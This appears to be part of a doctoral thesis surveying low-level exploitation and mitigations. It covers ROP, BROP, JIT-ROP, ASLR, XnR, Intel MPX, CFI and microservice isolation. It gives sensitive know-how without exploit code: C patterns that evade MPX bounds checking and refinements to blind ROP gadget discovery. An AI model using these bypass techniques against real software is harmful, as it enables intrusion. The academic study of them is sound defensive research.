This thesis is not concerned with removing all bugs or some approximation thereof, but rather it examines some selected low-level attacks and mitigations. For any mitigation technique, it is important to subject it to attacks as well as perform an overall evaluation to show if the mitigation lives up to its promised claims. History has shown that mitigation techniques previously thought to be highly effective are rendered ineffective in many situations, e.g. a non-executable stack and heap together with ASLR were previously seen as a promising defense, but have been shown to be easily defeated by more fine grained code reuse. Strong and fine-grained ASLR was also seen as a promising defense. However, the JIT-ROP paper showed that such an approach can be defeated regardless of its strength, as long as certain requirements are met for the environment presented to the attacker.

Returning to the discussion in Section 1.1 it is clear that the entire search space regarding all possible machine states cannot be tested. Fuzzing is not a reliable manner of identifying all flaws as fuzzing must be carried out selectively and/or at a coarse granularity. However, even if bugs can be found there remains the problem of determining if a certain bug or class of bugs can be exploited. Mitigation techniques that can eliminate entire classes of bugs are for this reason important to study. The difficulty behind this is partly what motives research in this direction.

Exploitable bugs can also be deliberately inserted as a backdoor, in both software and hardware. This is a particularly attractive vector of inserting backdoors as they provide repudiation to the attacker inserting the backdoor. If the bug is based on a particular type of class of vulnerability that can be mitigated by a generic technique that would be beneficial for the defender. Vice-versa, more advanced exploitation techniques may allow the backdoor to be still used despite mitigation efforts, hence improving the situation for the attacker.

1.2 Summary of Papers

This thesis examines selected low-level exploitation techniques and mitigations. It identifies and discusses the trends that exist in low-level exploitation. Furthermore, the thesis also examines how these issues relate to the industry. MPX has been examined in one paper and found to be effective but not perfect for the particular version studied. Some examples are given of how the implementation studied had several issues. XnR has been examined in another paper, and found to be useful in the sense of further hardening the defender's system. However, it relies entirely on the strength of its ASLR and when the attacker is presented with a forking server, the memory can be read indirectly. One paper demonstrates the problems inherent to a defender facing a malicious vendor, and possible solutions in a microservice architecture. Finally, there is a paper which examines the notion of using microservices as a general mitigation technique against low-level exploitation more closely.

1.2.1 Paper I

This paper is an overview paper, published at NISK 2016. The thesis contains a version of the paper with some minor updates. It examines the notable history of low-level exploitation techniques and mitigations, and identifies trends in the industry. It is argued that the level of control granted from an exploitable bug is diminishing and that the techniques that are employed to obtain the control are getting increasingly complex.

The history of low-level exploitation is presented in a summary where hallmark papers are identified and briefly described. The history covers the early beginnings up to some of the latest exploitation techniques that are available. The history of the stack buffer overflow is listed, with its subsequent development into the return to libc attack, showing the early beginnings of code reuse style attacks. The further development into return-oriented programming, jump-oriented programming, and call-oriented programming is also listed together with relevant mitigation techniques. It is pointed out how these mitigation techniques and novel attack techniques result in a loss of control for the attacker, while the exploitation techniques become more technical and complex. Previously, control over the instruction pointer would yield full control over the entire system in most cases. The attacker could inject machine code into the stack or heap and directly execute it. Whereas now, there is a multitude of mitigation techniques preventing such useful control over the instruction pointer that must be dealt with. Mitigation techniques constrain not only the useful control that can be asserted over the instruction pointer but also the techniques that can be used to gain control. Furthermore, we also find that there is no body to enforce or advice the adaptation of novel mitigation techniques and that this is likely the reason why historically such adaptation has taken so long. This is a general problem with the industry.

ASLR is mentioned and then later dealt with as a separate topic, with some of the various ASLR/ASLP proposals from academia listed and briefly described. The common issue with all of them as pointed out by JIT-ROP is mentioned, as well as other attacks, such as the attack based on the BTB (Branch Target Buffer) and data-oriented attacks. XnR is briefly mentioned. XnR prevents the attacker from reading memory but offers no protection against execution, which may allow the attacker to derive information, regardless of the granularity of the XnR. CFI is examined, starting with the history of CFI and more modern incarnations. The typical issue with CFI being too coarse grained or limited in other ways is pointed out. Furthermore, the performance overhead is also pointed out. Data-oriented attacks and the tool FLOWSTITCH is mentioned as an attack technique. Other relevant mitigations are mentioned, namely RBAC vs. DAC, containers, and virtualization.

The paper presents the requirements for adopting a mitigation technique in the industry. The general problem with low performance overhead acceptance is pointed out and referenced. The lack of any governing authority to enforce and validate mitigation techniques is also identified, as well as the lack of any standardized criteria for rejecting or adopting a mitigation technique by the industry. Finally, the future of exploitation is discussed, especially in the context of decreasing lack of control and increased complexity. The ideal, albeit unrealistic situation for the defender would be to

strictly enforce the principle of least privilege in all cases—namely only allow the minimum set of machine states. As this is unrealistic, instead vague, but increasingly better approximations are likely to be introduced. However, it seems within reach to limit the number of cases where control-flow exploitation is likely, which would likely force the attacker to use data-oriented exploitation techniques. Overall, the trend identified is that the industry appears reluctant to adopt novel mitigation techniques, especially those that incur a noteworthy cost.

1.2.2 Paper II

This paper is a technical paper which evaluates Intel MPX. It was published at IEEE SysCon 2015. Intel MPX provides hardware accelerated support for bounds checking. In this paper, some issues with MPX are identified, and generic limitations with such mitigation systems are evaluated. We find that under specific conditions use of pointers cause MPX to fail with the particular version tested during the writing of this paper, and there is reason to believe similar issues may be present with later versions as well as more generic issues that cannot be handled by MPX and MPX-like techniques.

MPX does not directly prevent execution of code; it does not introduce any paging constraints or other granularity for the topical code. MPX does, however, prevent code execution indirectly. The paper lists the possible attack vectors that MPX possesses, including exploiting flaws in the compiler, exploiting flaws in the hardware, and exploiting flaws that are omitted by MPX. Memory management at a level beyond MPX cannot be protected as the semantics are not within the scope of MPX, e.g. certain heap managers. Some pointer arithmetic may not be possible to follow by the compiler and would thus not have any bound checking inserted. Stray pointers that cannot be tracked may also pose a challenge. Furthermore, inline assembly and other code may not be instrumented. In general, any stage that can be tampered with in Figure 1.6 may result in the attacker obtaining increased control of the target process.

The paper presents a program with a simple arc injection, showing how a stray pointer is used as pointer into a buffer is not tracked by MPX. The paper proceeds to present a problem with code of the form `buffer2 = *(&buffer + i);`, which results in an invalid `BNDLDX` being issued, even though the bounds for the topical buffer has been correctly established. The `BNDLDX` instruction resets the BND0 register when the request is invalid, hence allowing all `BNDCL` and `BNDCU` instructions. The details of what is observed in the debugger is listed and explained. A problem with casting is shown, e.g. with `buffer_ptr2 = (char *) *((uint64_t *) &buffer_ptr);`, where both pointers are `char *`. If the resulting pointer is dereferenced when copying data, the bound checks are not enforced. Copying a pointer byte by byte also results in bounds checking loosing track, again resulting in a possible buffer overflow. Inline assembly also prevents the tracking, e.g. inline assembly that simply makes a copy of a pointer is not tracked.

Finally, the paper shows a demo of an exploit against one of the problems, using a standard ROP exploit to demonstrate that executing with MPX enabled still results in a shell. The paper concludes by stating that MPX appears as a good mitigation technique but that there may be limitations to such techniques in special cases.




Figure 1.6: *MPX attack surface*

1.2.3 Paper III

This paper was published at ATIS 2017 as a short paper. The full paper is included in this thesis. Here XnR (eXecute-no-Read) as described in Section 1.1.2 is examined. A specific attack against a forking server is presented. Building on BROP (Blind Return-oriented Programming) which can be used to exploit a forking server blindly, i.e. without having access to the binary nor source code—the same technique is found applicable to XnR, in the same environment. The first known implementation of the first principles technique is given, with implementation issues identified and solved. Furthermore, it is shown that spatial information, as well as multithreading, can be used to improve the attack by significantly improving the performance.

BROP as presented by Bittau, et al. comes in two versions, one for first principles BROP and the other using the BROP gadget. An implementation is provided for the latter in the original paper, but not the former. As part of this research, the first principles attack was implemented. Implementation details concerning detection of gadgets were found to be invalid and corrected.

To find `rdi`, it was suggested to use `nanosleep()`. It is found that this does not work on the kernel it was tested against. Instead in the developed exploit `close()` was used, with the FD (File Descriptor) being brute forced. `rsi` was suggested to be found using `kill(pid, sig)` with `pid = 0`, however this resulted in killing the whole group and halts the attack. A workaround was found by using `setsid()` first. To find `rdx` it was

suggested to use `clock_nanosleep()`, but this has the same problem as `nanosleep()`, `write()` was used instead. Furthermore, there were more general problems with false positives for gadget detection. A correct procedure to avoid such false positives is described in the paper.

It is found that the performance can be greatly improved, as compared to the number of probes ranging from around 33 to 77 in the original attack. This is especially true as the target server is put under load, as shown in Figure 1.7.




Figure 1.7: Performance improvement as a result of multithreading.

It is argued in the paper that XnR may be employed with insufficiently strong ASLR, and that in such cases, BROP style attacks are applicable. When BROP style attacks are applicable, the performance of the attack is important as it dictates the strength of ASLR/ASLP that may be defeated.

1.2.4 Paper IV

This paper was published in IEEE Computer Magazine in 2016. In this joint paper, we discuss the limitations inherent to detecting any inactive malware and the particular risk posed by a vendor based adversary. The paper goes on to discuss how the impact of malware can be mitigated by the design of the vulnerable software. My contributions to this paper were numerous revisions and discussions for the core ideas presented in the paper, furthermore having contributed the observation that a microservice based solution can mitigate the power yielded by a successful attack in the sense that the attacker is likely to require additional exploits.

Malware may be hard to detect for multiple reasons, some of which are pointed out in this paper. As an example, Ken Thompson's Reflections on Trusting Trust is referenced as an example of this issue, where the idea of using a compiler to insert malicious code is introduced. The notion of using the compiler to insert *deliberate bugs* into code can be seen as an improvement to the technique, in the sense that the malicious




Figure 1.8: System of software modules represented by white circles. Each module comprises a collection of tightly integrated units given by black dots. The incoming weak links to a module break when it starts to misbehave.

trait will be more challenging to detect. Such bugs can then be used with exploitation techniques to facilitate a backdoor into otherwise safe software from a source code perspective. The notion of state sponsored teams introducing bugs into open source/free projects is also mentioned as a possibility. The limitations of the ability to detect malware based on signature methods are discussed, as well as the limitations inherent to reverse engineering. We also discuss the inability to detect active malware. Regardless of the anomaly based detection mechanism, the malware may leak information using undetectable communication channels.

The notion of limiting the impact of malware is then discussed. While it is concluded that there is no way to guarantee detection of malware, we propose a method for limiting the negative impact that may incur. Weakly connected modules as depicted in Figure 1.8 are introduced and used as a basis for allowing circuit breaker patterns to be implemented in cloud-based solutions. This is compared to a monolithic approach, where the program is more tightly integrated, often as a single executable. A microservice based architecture in comparison has a focus on independent entities, enabling self-contained programs that interact across network boundaries which result in stronger isolation. The notion of developing tailored intrusion detection components for each service is discussed. The inherent diversity in microservices is discussed as a benefit to the defender, where the combination of virtual machines with weak links where not all services run on the same physical machine, coupled with weak links, enable the overall architecture to resist attacks to a better extent than a comparable monolithic solution.

The following statements are made in the paper:

- The absence of malicious functionality in a product's source code is no proof that malware, including a deliberately inserted bug, does not exist in the executable code.
- If a company wants to install malware in its software, it is not necessary to let the development team know because the malware can be inserted in the executable code by the developers' software tools.
- A company can introduce malware through software updates at any time in the

lifecycle of a computing device.

- As long as the malware is inactive, there is no failsafe technique to determine whether vendors have inserted malware into computing devices.
- Active malware can leak information in ways that are practically undetectable.
- If the attack surface is kept small, a microservice solution can better mitigate the consequences of malware attacks than a comparable monolithic solution.
- SGX is suggested as a technique for the defender to limit the problem with a malicious cloud operator.

1.2.5 Paper V

This paper evaluates the overall security inherent to microservice networks in the context of low-level exploitation mitigation. We assert that that microservice networks exhibit superior security by design when compared to a monolith due to the constrained level of control offered by the attacker for each successful exploitation attempt—with the premise that the attack surface and overall design adheres to certain assumptions. Finally, we demonstrate this trait with a proof of concept, an exploit against a monolith and a microservice version of the same program. This is a joint paper, submitted to ESOCC 2017 and accepted as a short paper. The full version of the paper is included herein. My contributions to this paper are writing the majority of the text, developing the key ideas, and developing the proof of concept to demonstrate how an attack is mitigated.

The paper introduces a generic attack model where an attacker is capable of carrying out a limited set of exploits for different classes. We introduce the notion of an initial exploit, a sandbox escape exploit, and a lateral exploit. This is used as a foundation to assert the difference in terms of exploitation, between exploiting a monolithic system and a microservice based system.

Basic design patterns of a microservice architecture are listed and explained; the API Gateway, Service discovery, Circuit breaker, Controller pattern, Principle of least privilege, functional splitting and functional merging, and N-version programming. Security considerations of the API, node relationships, and asymmetric node strength are evaluated. The notion of moving from a robust system to an anti-fragile system is discussed. The notion of a security monitor service is discussed as a generic IDS and overall security management system—capable of restarting and permuting nodes on an ad hoc basis.

As part of the research, a monolithic and microservice version of the same banking model were developed. The model is explained and then attacked, with an example given first for the monolithic version, showing how the attacker can gain direct control of the asset. Second, the microservice version is subjected to the same attack, however, in that case, the attacker is only able to gain indirect control over the asset. The defender retrains control in the latter example, with the attack demonstrating this, namely

that the attacker's attempts at stealing money is eventually caught by the IDS and denied. Both attacks use a stack based buffer overflow using ROP style attack.

In conclusion, it is stated that there are inherent security benefits to a microservice based architecture, given that the aforementioned basic design principles are adhered to. However, it is also pointed out that the overhead associated with microservice based solutions may not make the architecture applicable to all systems.

Chapter 2

Scientific Results

I

Paper I

2.1 On trends in low-level exploitation

List of authors

Christian Otterstad

Submitted to *NISK 2016* and published, a version with minor updates is presented here.

On trends in low-level exploitation

Christian W. Otterstad

Department of Informatics, University of Bergen

Abstract

Low-level computer exploitation and its mitigation counterpart has accumulated some noteworthy history. Presently, especially in academia, it features a plethora of mitigation techniques and also various possible modes of attack. It has seen numerous developments building upon basic methods for both sides and certain trends have emerged. This paper is primarily an overview paper, focusing especially on x86 GNU/Linux. The basic reasons inherent for allowing low-level exploitability are identified and explained to provide background knowledge. The paper furthermore describes the history, present state of the art and future developments that are topical and appear to be important in the field. Several attack and defense techniques have overlapping notions with not always obvious differences. Herein the notion of the bar being raised for both exploits and mitigation methods is examined and extrapolated upon based on the known relevant present state and history. The difference between academia and the industry is discussed especially where it relates to application of new mitigation techniques. Based on this examination some patterns and trends are identified and a conjecture for the likely future development of both is presented and justified.

This paper was presented at the NIK-2017 conference; see http://www.nik.no/.

1 Introduction and earlier related work

In 1972 the paper "Computer Security Technology Planning Study" was published [1]. Since then, research surrounding the main ideas in this paper has grown to become a mature and complex field in its own right. There are many different exploitation techniques and mitigation techniques. There are various issues associated with most of them and due to the sheer number and complexity it can be hard to evaluate the differences.

This paper does not attempt to provide an exhaustive list or to compare all existing exploitation techniques and mitigations. However, it does attempt to examine some of the noteworthy history, present developments in exploitation as a field, and make conjectures regarding its future development.

Since this paper is primarily an overview paper, other overview papers are the most relevant prior works.

"Memory Corruption Attacks The (almost) Complete History" [2] describes memory corruption attacks and mitigations up to 2010.

"Memory Errors: The Past, the Present, and the Future" [3] examines the history of low-level exploitation up to 2012 and also includes higher level exploitation techniques.

"SoK: Eternal War in Memory" from 2013 discusses some of the topics that are relevant to the current paper [4].

Certain papers also provide an overview of specific techniques that are relevant to their contribution [5] [6].

The contribution of this paper is to provide an overview taking into account the latest developments as of the writing date of the paper and provide a conjecture for likely future developments.

2 What is exploitation and what is the root cause of exploitability?

All exploits utilize existing functionality in the target program being exploited [7]. The exploited functionality is what is collectively called a bug, or more specifically an exploitable vulnerability. The notion of exploitability is therefore closely related to unintended functionality. As a corollary to the Halting problem, all functionality of a program cannot be determined programmatically. Furthermore, both manual code review and assisted debugging using dynamic or static tools can still overlook issues. Finding and correcting all bugs is an open problem in computer science and the problem of preventing all exploitable issues becomes akin to a subset of this problem. However, this is a simplified statement, since a bug does not necessarily need to be fixed to remove the ability to exploit it. Regardless, the observation justifies the statement that exploitable bugs are likely to remain an issue for the foreseeable future.

It should also be noted that exploitation can occur at multiple levels. At least in hardware, in software, and in the network, or a combination. Here, we are concerned with

low-level exploitation, which can be defined as unexpected computation resulting from a low-level vulnerability. It is important to note that the vulnerability may be beyond a developer's control, yet the software of that developer may still be affected by it. The vulnerability may reside in a third party library, or even in more underlying software or hardware utilized by the same software.

The attack scenario or attack model topical for this paper is very generic and simple. An attacker faces a system providing some form of interaction and the goal of the attacker is ideally arbitrary code execution at the highest privilege level of the system. If such an attack cannot be achieved, any control more powerful than the initial intended control is a potential benefit to the attacker.

All exploitation can be said to escalate privileges in some manner. The attacker can always interact with the target system, either directly or indirectly, and has as a goal to increase the influence or control over the system. The goal can also be seen as growing the set of operations the attacker can perform. If the attacker already has the privilege level required without an exploit, then there is no exploitation taking place but likely merely abuse of e.g. a misconfigured server. It should be noted that the terminology is not very precisely defined, but there are multiple possible types of exploit scenarios, regardless of the exploitaiton technique employed. In a local exploitation scenario the attacker already has a shell account or equivalent on the system and attempts to escalate privileges. A scripting environment presents a different scenario where the attacker can run arbitrary code on the system as defined by the scripting language, e.g. JavaScript. In remote exploitation the attacker can only interact remotely with the target system without an existing account as in the local exploitation scenario.

3 History

Detailed history has already been provided in the aforementioned "Memory Errors" paper by Veen, et al. [3] up to 2012. A selected summary to provide context will be given here with newer contributions mentioned where appropriate.

Computer exploitation issues have been reported at least as early as 1972 [1]. However, many years passed before the well-known hallmark papers appeared and it is not clear what published material may have preceded these works.

The 1988 Morris worm exploited i.a. a stack buffer overflow, but there was no paper or write-up associated with it. Later, an e-mail was published to Bugtraq regarding a vulnerability in NCSA HTTPD 1.3 with a proof-of-concept exploit implementation in C in the same write-up. However, it appears most papers cite Aleph1 as the primary source for the first stack based buffer overflow paper [8].

The natural reaction from the defender's standpoint to the stack overflow was W$\oplus$X (Write XOR Execute), to prevent the stack from being executable when not needed. Casper Dik and Solar Designer wrote patches for Solaris and Linux, respectively, to implement software based non-executable memory [9]. The PaX Team subsequently contributed to developing and extending non-executable memory support in Linux with their PAGEEXEC, SEGMEXEC and MPROTECT kernel patches from 2000. Later implementations would draw upon hardware support — the page granularity NX-bit (No-

eXecute) — as it became available. This happened around 2003 and 2004 for Windows and GNU/Linux respectively. Some programs require the stack to be executable so this feature can be toggled with mprotect(). Since the stack based buffer overflow has a heap based counterpart [10], the same mitigation is applied to the heap. Some complications had to be dealt with, e.g. that Linux requires an executable user space stack for signal processing and that function trampolines also require this [9]. The implemented solution was to allow executable stacks where needed. We see here the principle of not removing the attacker's functionality in all cases, but in many. The functionality that remains for the attacker becomes a subset of the previous functionality without the mitigation in place.

Return to libc (ret2libc) by Solar Designer in 1997 [11] introduced the notion of executing system library code instead of utilizing attacker supplied code. Non-executable pages do not prevent hijacking of the instruction pointer and thus the attacker is still free to execute any other executable memory. A year later in 1998, return address protection schemes (which should not be confused with the more modern RAP — Reuse Attack Protector) were introduced with an implementation called StackGuard [12]. This mitigation technique attempts to prevent the attacker from gaining control over the program counter in the first place. StackGuard saw attacks against it published in Phrack [13].

Format string attacks appears to have been first discovered in 1989, but with no working exploit provided [14]. Format string based attacks and integer overflows also became more widely known around the year 2000 [15] [16] [17].

To defend against executing memory at known offsets, e.g. in the system library as with ret2libc, the PaX Team introduced ASLR (Address Space Layout Randomization) [18]. ASLR changes the nature of the attack from being deterministic to stochastic. Later, stronger versions of ASLR started appearing.

The PaX Team published a document "pax-future.txt" in 2003 [19], the concepts therein was later coined CFI (Control Flow Integrity) [20]. CFI conceptually attempts to only allow a whitelist of certain execution paths to occur for a given program and has seen multiple implementations with their own strengths and weaknesses.

It appears that 2005 saw the first published paper describing a purely data-oriented attack citeChen:2005:NAR:1251398.1251410, which is noteworthy as this idea is likely to be more topical again once attacker control is further constrained.

ROP (Return-Oriented programming) [21] from 2007 draws upon the notion introduced in ret2libc, namely that of code reuse, and generalizes it. No new code needs to be introduced by the attacker. The stack becomes a program counter, executing snippets of code — gadgets — all terminated by return instructions. The concatenation of such gadgets on the stack allows for Turing complete execution given a sufficiently large code base to glean gadgets from.

JOP (Jump-Oriented programming) [22] introduced in 2011 is an evolution of ROP, which precludes the need for a return oriented type of gadget. Jump-oriented branches may be utilized, coupled with a special dispatcher gadget which acts as a program counter. The dispatcher gadget maintains control by having the topical registers configured cor-

rectly. SOP (String-Oriented Programming) from 2013 [23] is another variant of code-reuse programming relying on the use of format strings.

The defense oriented papers responded to code reuse attacks by suggesting fine grained, high entropy ASLR implementations. Given that the attacker could leak a pointer, the relative offsets between memory regions would allow easy calculation of the offset at which the required code would be. However, with a fine grained ASLR implementations, such relative offsets could not be utilized in this manner.

2013 saw the first JIT-ROP (Just-In-Time Return-Oriented Programming) paper [24], which introduced the notion of an iterable information leak to build a full exploit. By iterating over a controllable information leak, the attacker can map an arbitrary region of memory. Hence, any permutation of code or shifting of offsets could be rediscovered by the attacker. The exploit could then fall back on traditional ROP with real-time computationally determined gadget offsets.

In 2014 the Hacking Blind paper [25] was published, describing how to exploit an unknown remote program in an automated manner. In the same year, the mitigation technique XnR (eXecute-no-Read) was published [26]. The same year, coarse grained CFI techniques were shown to be possible to defeat with ROP based attacks [6, 27].

Kernel exploitation has also seen a development where the kernel is found to be vulnerable to many of the same issues prevalent in user space. However some issues are specific to the kernel. The kernel is mapped into the upper memory region of user space and could directly access arbitrary memory in user space due to performance demands. This — a technique known as ret2usr (Return-to-User) — allowed for mapping a region of memory in user space and writing shellcode to it, when dereferencing a pointer in kernel space pointing to this memory location the attacker would gain control over the control flow in kernel space. SMEP (Supervisor Mode Execution Prevention) and SMAP (Supervisor Mode Access Prevention) were introduced in 2012. Enabled by setting a bit for each mitigation in the CR4 register, these techniques prevent the kernel from executing and accessing user space memory, respectively. In 2015, ret2dir, exploiting implicit page frame sharing for kernel exploitation was introduced, bypassing SMEP and SMAP [28].

2015 saw the introduction of MPX (Memory Protection Extensions), a hardware implementation of concepts earlier used in software e.g. in AddressSanitizer. MPX offers bounds checking in instrumented binaries with hardware accelerated instructions specifically made for that task. Such techniques require recompilation and also incur a performance penalty.

RAP (Reuse Attack Protector) was introduced in 2015 by the PaX Team. [29] RAP offers CFI-like protection whilst tackling the issue of too coarse grained and/or too performance demanding implementations.

COOP [30] was introduced in 2015 as an attack technique to defeat CFI-like techniques. In COOP a set of pointers that are used to invoke virtual functions are manipulated to control the order in which virtual functions are called. As the pointers are iterated over—e.g. through a call table, a linked list, or recursion—this results in Turing complete execution in realistic attack scenarios and can be used to bypass CFI protection

schemes, even those that are specifically designed to protect C++, such as CPS, T-VIP, vfGuard, and VTint. [30]. COOP was later extended to work with objective C [31]. A proposal to add additional instrumentation to protect C++ binaries against COOP-style attacks was presented in 2017, called VCI [32].

4 ASLR

ASLR may sometimes be confused with ASLP and vice-versa. Originally, ASLR only shifted the offset of where a region of memory started and provided some entropy for this expressed in bits. ASLP will permute the contents of the region of memory itself, which may also be expressed as a certain number of bits of entropy.

Some general challenges are to utilize the full address space as an offset, the kernel does not readily allow for this. Furthermore, the ASLR implementation should permute the contents at the highest granularity. This requires recompilation or rewriting the binary, which often does not scale well to large programs. Finally there is the requirement of not introducing a high performance penalty and avoid compatibility or usability issues.

Some notable ASLR/ASLP proposals are now mentioned.

- 2012: ORP Performs ASLP by static rewriting of basic blocks. No shifting of offsets is performed but the use of instructions and registers is randomized [5] [33].
- 2012: STIR [34] performs ASLP-like permutation and randomizes the base address. It claims a performance overhead of 1.6% and file size increases by 73%.
- 2012: ILR [35] cannot resolve all indirect branches but claims to be able to able to conceptually permute every instruction in a program.
- 2012: Fiuffrida, et al. [36] published a paper about kernel space ASLR. An implementation for Linux called KASLR has since been available for the standard Linux kernel, however it has low entropy and can be defeated by information leaks and timing attacks.
- 2013: XIFER [5], XIFER claims a runtime overhead of 1.2%. It appears to offer $\log_2(16!) \approx 44.25$ bits of entropy.
- 2016: ASLR-NG [37] provides a variable ASLR entropy which appears to be superior to both the standard Linux and PaX ASLR implementations. It provides 43 bits for the stack and heap and 35 bits for the executable.
- 2016: Selfrando [38] performs ASLP-like function permutation. It has a total entropy of $E_t = log_2(m!)$ [38], where m is the number of functions in the code that is permuted.

Some strong ASLR implementations, such as STIR, may be vulnerable to code generated on the fly by the target program, e.g. a virtual machine or emulator. An attack scenario of this type may also be vulnerable to classic code injection. The common issue all these mitigations have is that they are all vulnerable to JIT-ROP [24]. However, in cases where there is no iterable memory leak, or the number of iterations is limited in number or speed they are likely to provide a more effective defense. However, even

then, data-oriented attacks may pose a threat, depending on the nature of the system and vulnerability. In recent years, it has been shown that various timing based attacks can defeat ASLR/KASLR. In particular, a study has shown practical attacks relying on cache timing characteristics [39]. The BTB (Branch Target Buffer) can be used to bypass ASLR/KASLR as long as basic blocks are not permuted [40]. Intel TSX has been used in another timing attack to defeat KASLR [41]. Another attack based on exploiting timing information gleaned from prefetch instructions has also demonstrated the feasibility of bypassing ASLR/KASLR [42]. These shortcomings of KASLR has been addressed in KAISER [43], which attempts to remove the side channels present in standard Linux by more strictly enforcing user and kernel space separation.

5 XnR

JIT-ROP [24] prompted the introduction of XnR. Several proposals exist, with some differences: XnR [26], HideM [44], Heisenbyte [45], and NEAR. [46]. An XnR-like system for kernel space called kRˆX was presented in 2017 [47].

While XnR-like techniques prevent an attacker from reading certain pages of memory, there is no protection against execution of the same memory. Fine-grained XnR implementations with sub-page granularity to distinguish mixed code and data pages would have the same problem. The Hacking Blind paper [25] has shown that memory can be indirectly read by mere execution of memory. However, this requires a restarting server model which does not re-randomize. The scanning time required is also highly dependent on the strength of the ASLR implementation that is coupled with the XnR implementation. It has also been found that XnR can be defeated when using JIT-ROP in a scripting environment on Windows [46].

6 CFI

The formalized notion of control flow started with the paper from Abadi, et al. in 2005 [20] although as previously mentioned PaX suggested the notion already in 2003 [19]. In 2006, a suggestion for DFI (Data-Flow Integrity) was published by Microsoft, however its coverage is not perfect [48]. Some noteworthy implementations are: kBouncer, ROPecker, CFI for COTS (Commercial off-the-shelf) binaries, ROPGuard, Microsoft EMET (Enhanced Mitigation Experience Toolkit), [6], CET (Control-flow Enforcement Technology), RAP, and kCFI for the Linux kernel [49].

CFI can be either forward-edge or backward-edge, or both. Forward-edge CFI asserts the control flow over direct and indirect jumps as well as calls, whereas backward-edge protects returns. However, even within these categories, the granularity at which the control flow is enforced can vary. Indeed, a common issue with several CFI implementations is being too coarse-grained, as pointed out in [6] which demonstrate Turing-complete ROP attacks in such coarse cases. In general, CFI schemes can be bypassed by only using legal paths of execution in the exploit and data-oriented attacks [30] [50] [27]. The Control-flow bending paper by Carlini, et al. [51] argues that shadow call stacks appear to be essential for the security of CFI. Dang, et al. [52] argues that shadow call stacks have a lower bound of 3.5% overhead, which enforces a minimal performance cost overhead on effective CFI for standard x86. However, hardware based solutions claim 0.5% to 1.75% overhead, depending on the benchmark used [53].

Some hardware acceleration has emerged in the form of using performance counters to implement CFI [54]. However, CFI appears to have an upper bound related to the halting problem, as previously pointed out [19]. Intel has also suggested a hardware based system CET but with no actual hardware to run it as of this writing date [55]. The PaX Team has criticized CET, suggesting that i.a. its indirect branch tracking allows too broad target ranges [56] something which RAP appears superior at. The commercial version of RAP seems to offer protection of all return statements as well as all calls [29].

7 Data-oriented attacks

The first paper describing data-oriented attacks in a formalized manner appears to be Chen, et al. [57]. An automatic approach to generating exploits based on this technique was published in 2015 [58] demonstrating a prototype tool called FLOWSTITCH that could automatically construct exploits based on data-oriented attacks.

The ability to construct advanced data-oriented attacks using only legal control flow paths appears to be of considerable importance if assuming that attacks targeting the control flow will become deprecated [29].

8 Other mitigations

Any mitigation that constrains the set of operations the attacker can perform would be beneficial for the defender in the sense of enforcing the principle of least privilege. It would be advantageous to, e.g., use RBAC (Role-Based Access Control) to reduce the set of operations a possible vector of attack may utilize as compared to DAC (Discretionary Access Control). Virtual machines and containers also restrict the functionality offered to the attacker and can be cost-effective ways to improve security. However, they are all vulnerable to exploits, like any other software. CVE-2014-9357, CVE-2009-1244, CVE-2014-0983, CVE-2015-3456 are examples of vulnerabilities for Docker, VMware, Virtualbox, and QEMU, respectively.

Another possible mitigation is microservices. Microservices, utilized in the correct manner, can possibly help mitigate general issues with exploits, as also discussed in [59]. Especially when coupled with strong ASLR/ASLP with binary rewriting, an attacker facing a microservice oriented architecture will in some cases only obtain a subset of the control traditionally obtained over a monolithic system. The attacker would then have to utilize additional exploits to move laterally within the microservice network from the compromised service in order to gain the control flow on other services. The attacker may also remain in the subset of nodes already under control and attempt to issue higher level commands to the system, which may or may not be sufficient. Either way it appears to constrain the influence the attacker has and/or make it more costly. Whereas with a monolithic program, the attacker would control the whole program once having successfully hijacked the instruction pointer.

9 Requirements for adopting a mitigation technique in the industry

Herein we denote the industry as non-academia and non-security experts. We note that few mitigation techniques are adopted by the industry.

Interestingly, it appears the industry dictates what security mitigations are actually incorporated, and when. In some cases, as pointed out in Section 3 it may take years before effective and tested mitigation techniques are incorporated. On the other hand there is no authoritative body within security research which strongly attempts to dictate what security mitigations should be incorporated. The industry sometimes has good reasons for being reluctant to incorporating security features. Some criteria that are usually evaluated have been suggested in [4]. These are protection (enforced policy, false negatives, false positives); cost (performance overhead, memory overhead), as also pointed out by [60]; and compatibility (source compatibility, binary compatibility, modularity support).

However, there does not appear to be any way to formally evaluate or quantify these attributes. E.g. in the sense what percentage of overhead is acceptable performance loss, and in what situations? There are many complicating factors; certain mitigations may only have an average overhead, with outliers in specific situations. Consider that a paper [52] has shown that it is unlikely the performance overhead cost of a shadow stack can be brought below 3.5%. If this lower bound is still too high, it would be useful for academia to know this beforehand, since resources could then likely be better spent going in other directions. It has been suggested that an overhead larger than 10% usually does not get adopted whereas others suggest 5%[4].

